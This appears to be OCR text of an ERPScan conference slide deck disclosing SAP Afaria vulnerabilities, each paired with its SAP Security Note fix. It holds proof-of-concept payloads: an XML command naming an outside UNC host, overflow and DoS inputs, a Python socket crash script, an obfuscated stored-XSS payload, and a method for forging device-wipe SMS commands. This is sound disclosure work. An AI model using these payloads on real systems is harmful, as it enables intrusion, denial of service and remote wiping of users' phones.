
Device information




SAP Afaria

- Communications
  - HTTP/HTTPS
  - Xnet
  - SMS
  - Google Cloud Messaging / Apple Push Notification

Communication






SAP Afaria vulnerabilities

SAP Afaria: good things

Good things


ah
ai
aj
ak
al
am
an
ao
ap
aq
ar
as
at
au
av
aw
ax
ay
az
b
ba
bb
bc
bd
be
bf
bg
bh
bi
bj
bk
bl
bm
bn
bo
bp
bq
br
bs
bt
bu
bv
bw
bx
by
bz
c
ca
cb
cc
cd
ce
t.class
m.class
d.class
c.class
ax.class
bb.class
bf.class
bi.class
bk.class
package com.Android.Afaria.applist;
import android.app.Notification;
public class bk
extends Handler
implements ao
{
private static int a = -805306368;
private int b;
private w c;
private boolean d;
private DownloadService e;
private File f;
private Notification g;
private int h;
private RemoteViews i;
private long j;
private long k;
private String l;
private String m;
private int n;
private int o;
public bk(DownloadService paramDownloadService, w paramw)
{
this.e = paramDownloadService;
this.c = paramw;
this.b = 0;
this.n = 0;
this.m = "";
this.l = "";
this.o = paramw.D;
}
private void a(int paramInt)
{
Message.obtain(this, paramInt).sendToTarget();
}
/* Error */
private static String b(int paramInt)
{
// Byte code:
// 0: iload_0
// 1: sipush 1024
// 4: if_icmpge +30 -> 34
// 7: new 75 java/lang/StringBuilder
// 10: dup
// 11: invokespecial 76 java/lang/StringBuilder:<init> ()V
// 14: iload_0
// 15: invokestatic 81 java/lang/String:valueOf (I)Ljava/lang/String;
// 18: invokevirtual 85 java/lang/StringBuilder:append (Ljava/lang/String;)Ljava/lang/StringBuilder;
// 21: ldc 87
// 23: invokevirtual 85 java/lang/StringBuilder:append (Ljava/lang/String;)Ljava/lang/StringBuilder;
// 26: invokevirtual 91 java/lang/StringBuilder:toString ()Ljava/lang/String;

ERPScan
Security Solutions for SAP

Good things

Good things

```
31  public static boolean b(final Context context) {
32      final boolean a = a(context);
33      boolean b = false;
34      if (!a) {
35          boolean b2 = b(context, "superuser.apk");
36          if (a(context, "/system/xbin/su") || a(context, "/system/bin/su") || a(context, "/system/app/Superuser.apk") || a(context, "/data/local/tmp/psneuter")) {
37              b2 = true;
38          }
39          if (b2) {
40              b = b2;
41          }
42          else {
43              try {
44                  Runtime.getRuntime().exec("su -c ls");
45                  b = true;
46              }
47              catch (Exception ex) {
48                  b = false;
49              }
50          }
51      }
52      a(context, b);
53      return b;
54  }
```

SAP Afaria: bad things

Missing authorization

Issue 1. Missing authorization

- Command value **Run Channel** or **Test**
- The XML request must start with 4 spaces
- PoC:

```
<AfariaNotify version="1.0.0">
<Message type="Command" value="Run Channel">
<Client name="AFARIA70PT">
<Client name="LOCALHOST"
   GUID="59146189-1f92-46d5-85aa-6293631d5d2e">
<Transmitter address="172.16.2.67:4444\asd">
<Channel address="\\172.16.2.67:4444\asd" name="\
   \172.16.2.67:4444\df"></Channel>
</Transmitter>
</Client>
</Message>
</AfariaNotify>
```

Prevention

- Install SAP Security Note 2134905
- Missing authorization check in XCListener

Overflows

Issue 2. XcListener DoS

```
<AfariaNotify version="1.0.0">
  <Message type="Command" value="Run Channel" >
    <Client name="LOCALHOST" >
      <Client name="LOCALHOST"
GUID="59146189-1f92-46d5-85aa-6293631d5d2e">
        <Transmitter address="172.16.2.67:4444\">
          <Channel address="\\172.16.2.67:4444\asd"
name="\\172.16.2.67:4444\(A*1491)">
        </Channel>
      </Transmitter>
    </Client>
  </Message>
</AfariaNotify>(A*3678)
```

Issue 3. XcListener BoF

- **PoC:**

```
import socket

HOST = 'hostname'
PORT = 3005
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST, PORT))
poc = 'A'*4098
s.send(poc)
data = s.recv(10000)
s.close()
print 'Received', (data)
```

Prevention

- Install SAP Security Note 2132584
- Buffer overflow in SAP Afaria 7 XcListener

Hardcoded values

Issue 4. Pwd in txt

```
[Client]
Silent=1
InstallDir=%PROGRAMFILES%\AClient\Bin
ClientCategory=Win32
DeleteExecutableDirectory=1
GetUserInfo=0
Manifest=CR;
DataDir=%ALLUSERSPROFILE%\AClient\Data
TransmitterAddress=xnet://AFARIA70PT:3007
TransmitterName=AFARIA70PT
TransmitterID=08zpo
ServiceAccountName=AFARIA70PT\administrator
ServiceAccountPassword=FDP[redacted]
SystemTrayIcon=1
InstallListener=1
DesktopShortcut=0
StartMenuShortcut=1
RebootHandling=Delayed
TenantID=08zpo:0
VistaMakekit=1
ForcePathMigration=1
FriendlyNamePrefix=
FriendlyNameScheme=0
FriendlyNameDesignatedValue=
UserContext=0
```

Issue 5. Hardcoded encryption key

```
for (;;)
{
  String str2 = this.c.readLine();
  if (str2 == null) {
    break;
  }
  str1 = str1 + str2 + "\n";
}
String[] arrayOfString = com.Android.Afaria.security.b.d(str1, c.c("SecurityKey", "s3S                                                    8=")).split("\r\n");
int m = arrayOfString.length;
for (int n = 0; n < m; n++) {
  if (f(arrayOfString[n])) {
    c(c(), d());
  }
}
return;
}
```

Issue 6. Hardcoded encryption key. Again

```
public static String a(Context paramContext, String paramString)
{
  if (paramString != null) {
    try
    {
      d locald = b.a(paramString);
      if ((locald == d.c) || (locald == d.d)) {
        return b.a().d(paramString);
      }
      x localx = new x("6v[illegible]");
      g localg = new g();
      byte[] arrayOfByte = Base64.decode(paramString, 2);
      localg.a(localx);
      localg.a(arrayOfByte, arrayOfByte.length);
      String str = new String(arrayOfByte).trim();
      return str;
    }
```

ERPScan
Security Solutions for SAP

Issue 7. Hardcoded encryption key. Again and again

```
using System.Collections.Generic;
using System.Linq;
using System.Security.Cryptography;
using System.Text;
namespace XcelleNet.Afaria.Utilities
{
    internal class DataEncryption
    {
        private enum eAlgorithm
        {
            AES = 1
        }
        private const int CharacterSize = 2;
        private const int AesBlockSize = 16;
        private const int KeySize256 = 32;
        private const int HeaderSize = 2;
        private const int CurrentVersion = 1;
        private const int VersionSize = 4;
        private const int Algorithm = 1;
        private const int AlgorithmSize = 4;
        private const int InitialVectorSize = 16;
        private const int EnvelopeSizeV01 = 26;
        private const int MinMsgSizeV01 = 28;
        private const int KeySize = 32;
        private static byte[] Junk = new byte[]
        {
            1                                                                    ,221 };
        private static byte[] Header = new byte[]
        {
        public static bool EncodedWithCurrent(string inputString)
```


Issue 4. Secure functions


```
string sSQL = "SELECT FEK FROM A_SEC_MGR_FEKS WHERE (ClientGUID = '" + this.m_sClientGUID + "')";
DataSet dataSet = this.m_SMDBAccess.get_DBDal().RunSQL(sSQL);
if (dataSet.Tables[0].Rows.Count == 0)
{
    text = this.GenerateFEK();
    sSQL = string.Concat(new string[]
    {
        "INSERT INTO A_SEC_MGR_FEKS (ClientGUID, FEK) VALUES ('",
        this.m_sClientGUID,
        "', '",
        text,
        "')"
    });
    this.m_SMDBAccess.get_DBDal().RunSQL(sSQL);
}
else
{
    text = dataSet.Tables[0].Rows[0].ItemArray[0].ToString();
}
IL_19E:
this.ConvertHexStringToByteArray(text);
SymbianPolicyParams.PolicyGlobals rowPolicyGlobals = ((CSymbianPolicyParams)dsPolicyData).get_RowPolicyGlobals();
rowPolicyGlobals.set_UserFileEncryptionKey(this.EncryptString(text));
rowPolicyGlobals.set_AdminFileEncryptionKey(this.EncryptString(text));
rowPolicyGlobals.set_TRPFileEncryptionKey(this.EncryptString(text));
return text;
```


```
private string EncryptString(string s)
{
    return s;
}
```

XSS

Issue 8. Stored XSS







Issue 8. Stored XSS

```
</li>
<li class="rpItem"><a href="#" class="rpLink"><span class="rpOut"><span class="rpExpandHandle"></span><span class="rpText"><script>/*zzzzzz</span></span></a>
</li>
<li class="rpItem"><a href="#" class="rpLink"><span class="rpOut"><span class="rpExpandHandle"></span><span class="rpText">*/a00="alert";/*</span></span></a>
</li>
<li class="rpItem"><a href="#" class="rpLink"><span class="rpOut"><span class="rpExpandHandle"></span><span class="rpText">*/a01="('Hel";/*</span></span></a>
</li>
<li class="rpItem"><a href="#" class="rpLink"><span class="rpOut"><span class="rpExpandHandle"></span><span class="rpText">*/a02="lo Af";/*</span></span></a>
</li>
<li class="rpItem"><a href="#" class="rpLink"><span class="rpOut"><span class="rpExpandHandle"></span><span class="rpText">*/a03="aria!";/*</span></span></a>
</li>
<li class="rpItem"><a href="#" class="rpLink"><span class="rpOut"><span class="rpExpandHandle"></span><span class="rpText">*/a04=" U so";/*</span></span></a>
</li>
<li class="rpItem"><a href="#" class="rpLink"><span class="rpOut"><span class="rpExpandHandle"></span><span class="rpText">*/a05=" secu";/*</span></span></a>
</li>
<li class="rpItem"><a href="#" class="rpLink"><span class="rpOut"><span class="rpExpandHandle"></span><span class="rpText">*/a06="re!')";/*</span></span></a>
</li>
<li class="rpItem"><a href="#" class="rpLink"><span class="rpOut"><span class="rpExpandHandle"></span><span class="rpText">*/a07=";";/*zzzz</span></span></a>
</li>
<li class="rpItem"><a href="#" class="rpLink"><span class="rpOut"><span class="rpExpandHandle"></span><span class="rpText">*/zzz=a00+a01+/*</span></span></a>
</li>
<li class="rpItem"><a href="#" class="rpLink"><span class="rpOut"><span class="rpExpandHandle"></span><span class="rpText">*/a02+a03+a04+/*</span></span></a>
</li>
<li class="rpItem"><a href="#" class="rpLink"><span class="rpOut"><span class="rpExpandHandle"></span><span class="rpText">*/a05+a06+a07+/*</span></span></a>
</li>
<li class="rpItem"><a href="#" class="rpLink"><span class="rpOut"><span class="rpExpandHandle"></span><span class="rpText">*/'';/*zzzzzzzzz</span></span></a>
</li>
<li class="rpItem"><a href="#" class="rpLink"><span class="rpOut"><span class="rpExpandHandle"></span><span class="rpText">*/eval(zzz);/*zz</span></span></a>
</li>
<li class="rpItem rpLast"><a href="#" class="rpLink"><span class="rpOut"><span class="rpExpandHandle"></span><span class="rpText">zzzzz*/</script></span></span>
</li>
```

DEMO

Prevention

- Install SAP Security Notes: 2153690, 2152669

Control via SMS

Issue 9. Control via SMS

- Administrators can use SMS commands to:
  - Lock phone
  - Wipe phone
  - Unlock phone
  - Request log
  - Block user
  - Send message
  - Remediate
  - Transmit location data
  - Implement policy
  - etc.

Issue 9. SMS command

- WIPEALLDATA
- WIPENITRODESK
- WIPENITRODESKSDCARD
- LOCKDEVICE
- FETCHLOG
- UNLOCKDEVICE
- USERLOCK
- REMEDIATE
- NOTIFY
- etc..

Issue 9. SMS

This is how an SMS to lock user looks:

```
@#!Afaria64aACAhntVzjTIjhHDMGql8ldvc/8U6IlIoPU7aAOT8=$\$CMD:USERLOCK
```

– where:

`@#!Afaria` – a signature telling the Afaria mobile application to process the message

`64aACAhntVzjTIjhHDMGql8ldvc/8U6IlIoPU7aAOT8=` – a Base64 SMS authentication string

`$\$CMD` – an ID which means the SMS contains a command

`USERLOCK` – the command

Issue 9. SMS command

- Authentication string is SHA256 hash
- This is what is hashed:

```
<LastAdminSessionID>+<ClientID>
+<TransmitterID>+$\$CMD:<CMD_NAME>
```

– where:

<LastAdminSessionID> – ID of the last session of this phone with the Afaria server

<ClientID> – mobile device ID

<TransmitterID> – transmitter ID

Issue 9. SMS command

- Authentication string is SHA256 hash
- This is what is hashed:

```
<LastAdminSessionID>+<ClientID>+<TransmitterID>+$\
$CMD:<CMD_NAME>
```

– where:

`<LastAdminSessionID>` – ID of the last session of this phone with the Afaria server

`<ClientID>` – mobile device ID

`<TransmitterID>` – transmitter ID

- **SMS:**

```
@#!Afaria+base64(sha256(<LastAdminSessionID>
+<ClientID>+<TransmitterID>+$\$CMD: +<CMD_NAME>))+$\
$CMD:+ <CMD_NAME>
```

Issue 9. SMS command

```
private static boolean a(final String s, final String s2) {
    while (true) {
        try {
            c.a(t.a);
            final String upperCase = c.c("LastSessionGUID", "").toUpperCase(Locale.US);
            final String upperCase2 = c.c("ClientGUID", "").toUpperCase(Locale.US);
            final String c = com.Android.Afaria.core.c.c("TransmitterID", "");
            final int length = upperCase2.length();
            boolean b = false;
            if (length != 0) {
                final int length2 = upperCase.length();
                b = false;
                if (length2 != 0) {
                    final int length3 = c.length();
                    b = false;
                    if (length3 != 0) {
                        final String d = d(upperCase + upperCase2 + c + s2);
                        final String d2 = d(upperCase2 + upperCase2 + c + s2);
                        com.Android.Afaria.tools.b.b("Command", "SMS Hash: " + s);
                        com.Android.Afaria.tools.b.b("Command", "Calculated Hash: " + d);
                        com.Android.Afaria.tools.b.b("Command", "Ignore lastSessionGUID calculated Hash: " + d2);
                        if (d2.compareTo(s) == 0 || d.compareTo(s) == 0) {
                            com.Android.Afaria.tools.b.b("Command", "Hashes match!");
                            b = true;
                        }
                        else {
                            com.Android.Afaria.tools.b.b("Command", "Hashes do not match!");
                            b = false;
                        }
                    }
```

Issue 9. SMS command

- This is how the SMS structure looks now:

```
@#!Afaria+base64(sha256(<ClientID >
+<ClientID>+<TransmitterID>+$\$CMD:
+<CMD_NAME>))+$\$CMD:+ <CMD_NAME>
```

Issue 9. SMS command

- `TransmitterID` can be received anonymously by sending a connection request to the Afaria server

- `ClientID` is based on IMEI


```
private static UUID c()
{
  TelephonyManager localTelephonyManager = (TelephonyManager)a.getSystemService("phone");
  UUID localUUID1;
  if (localTelephonyManager != null)
  {
    localUUID1 = c(localTelephonyManager.getDeviceId());
    if (localUUID1 == null) {}
  }
  for (;;)
  {
    Field localField;
    if (localUUID1 == null) {
      localField = a.a(Build.class, "SERIAL");
    }
    for (;;)
    {
      try
      {
```

Issue 9. SMS command

- **International Mobile Station Equipment Identity**
- IMEI?
  - Information Disclosure from some apps
  - XSS
  - bruteforce
  - …

Issue 9. SMS command

- IMEI?
  - IMEI catcher



DEMO

Prevention

- Install SAP Security Note: 2155690

About

Each SAP landscape is unique and we pay close attention to the requirements of our customers and prospects. ERPScan development team constantly addresses these specific needs and is actively involved in product advancement. If you wish to know whether our scanner addresses a particular aspect, or simply have a feature wish list, please e-mail us. We will be glad to consider your suggestions for the future releases or monthly updates.

228 Hamilton Avenue, Fl. 3,
Palo Alto, CA. 94301

USA HQ

Luna ArenA 238 Herikerbergweg,
1101 CM Amsterdam

EU HQ

www.erpscan.com
info@erpscan.com